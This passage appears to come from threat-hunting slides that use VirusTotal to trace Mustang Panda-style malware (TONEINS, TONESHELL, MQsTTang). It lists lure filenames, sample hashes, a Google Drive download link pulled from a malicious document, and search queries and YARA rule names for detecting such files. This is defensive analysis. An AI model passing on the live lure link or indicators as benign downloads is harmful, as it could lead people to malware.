2022-08-16	0 / 88	200	https://doc-0g-94-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7i7deffksulhg5h7mbp1/g0naqthf9t7154f3er6nda8lc2nu96dj/1660614600000/06930661513907651047/*1xNyYw3floaiVUH7zxY-ICogJLsSmfSGq?e=download&uuid=9c2d874b-45e4-4cf0-9edc-74ffc33395af	
2022-08-16	0 / 88	200	https://drive.google.com/uc?id=1xNyYw3floaiVUH7zxY-ICogJLsSmfSGq&export=download	

Figure. An example of the Google Drive link in the wild

https://drive.google.com/uc?id=gdrive_file_id&export=download

https://drive.google.com/file/d/gdrive_file_id/view




Figure. File owner in the details pane

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY

Contacted Domains (1)

Domain	Detections	Created	Registrar
time.windows.com	0 / 95	1995-09-11	MarkMonitor Inc.

Contacted IP Addresses (1)

IP	Detections	Autonomous System	Country
40.119.148.38	0 / 95	8075	NL

Figure. A TONEINS sample without any relation




Figure. Names of the files dropped from TONEINS

FILES 3 / 3

8B98E8669D1BA49B66C07199638AE6012ADF7D5D93C1CA3BF31D6329506DA58A

4ec56abdceb1871ef7ccbbf3f7ddb372.virus

Backdoor_TONESHELL_obfuscationTrojan_TONEINS_stringspedll

23 / 69

714.00 KB

2022-11-09 21:21:52

2022-11-09 21:21:52

4761183BC8BFF993A5551916EDA73C84BB8F9EADD24C4C19587045BB91609A83

adobe_licensing_wf_helper.exe

peexeruntime-modulessignedoverlay

0 / 72

397.71 KB

2022-01-11 18:53:10

2022-11-09 05:46:07

826B3DAAC890853DBADB0810092D3625026B2D0D9A0782FB632CFF0672BEE7FE

..\Microsoft\Windows\INetCache\IE\R0IAZP7Z\List%20of%20terrorist%20personnel%20at%20the%20border[1].rar

rarencrypted

0 / 60

985.73 KB

2022-11-09 05:10:18

2022-11-09 05:10:18

**Figure. Search the filename "List of terrorist personnel at the border".
The last file is a password-protected RAR archive.**




Figure. Surprisingly, this password-protected archive has an execution parent called "Letter Head.docx"





Figure. "Letter Head.docx" is a document embedded with a Google Drive Link and a password.

Why does an RAR archive have an execution parent?

Artifacts Hidden in Malware



Answer. The sandbox in VT triggers the link and IE downloads it silently in the background.

The file is temporarily downloaded to the cache folder:


C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\ROIAZP7Z\List%20of%20terrorist%20personnel%20at%20the%20border[1].rar

Search Password-Protected Archives

tag:rar tag:encrypted name:INetCache size:500kb+

The screenshot displays the Trend Micro ScanMail interface for a specific file. At the top left, a green circular badge shows '0 / 64' with a question mark below it, and a 'Community Score' link. To the right, a green checkmark indicates 'No security vendors and no sandboxes flagged this file as malicious'. The file's SHA-256 hash is '292bf7cc960ff03655dede611a96247ad21bf81a5b7438e9280a6488226fefa0', and the filename is 'Notic(20221010)(final).docx'. The file size is '11.80 KB' and it was uploaded on '2022-10-10 05:18:49 UTC' (1 month ago). The file type is 'DOCX'. Below this, a navigation bar includes 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', 'CONTENT' (selected), 'TELEMETRY', and 'COMMUNITY'. Under the 'CONTENT' tab, there are sub-tabs for 'STRINGS', 'HEX', and 'PREVIEW' (selected). The 'PREVIEW' section shows a document with the following text: 'For all files, please click the link of the office network disk to download, or copy the link to the webpage to open the download.' followed by a Google Drive link: <https://drive.google.com/uc?id=1YXMF6d9-TJLvg-EDn-1nPtm6qklvPMEw&export=download>. At the bottom, it says 'Extracting passwords: 10-10-2022'.

DLL Embedded in DOCX (TONEINS/TONESHELL)



- Password-protected archives
- Documents containing links
- DLL Embedded in DOCX

Search Documents Containing Links

```
tag:docx have:dropped_files behavior_files:rar behavior_network:googleusercontent.com
```




Figure. The given password is wrong. Why???

Search DLL Embedded in DOCX

crowdsourced_yara_rule:SUSP_XORed_MSDOS_Stub_Message tag:docx

☐	    No meaningful names
	docx
☐	    No meaningful names
	docx
☐	    ~\$CV.docx
	docx
☐	    political asylum.docx
	docx
☐	    Australian embassy help letter.docx
	docx
☐	    ~\$Notic(20221010).docx
	docx




Figure. MQTT architecture




Figure. C&C communication in QMAGENT (MQsTTang)

- [MQsTTang: Mustang Panda's latest backdoor treads new ground with Qt and MQTT](#) by ESET
- [What is MQTT? Definition and Details](#)

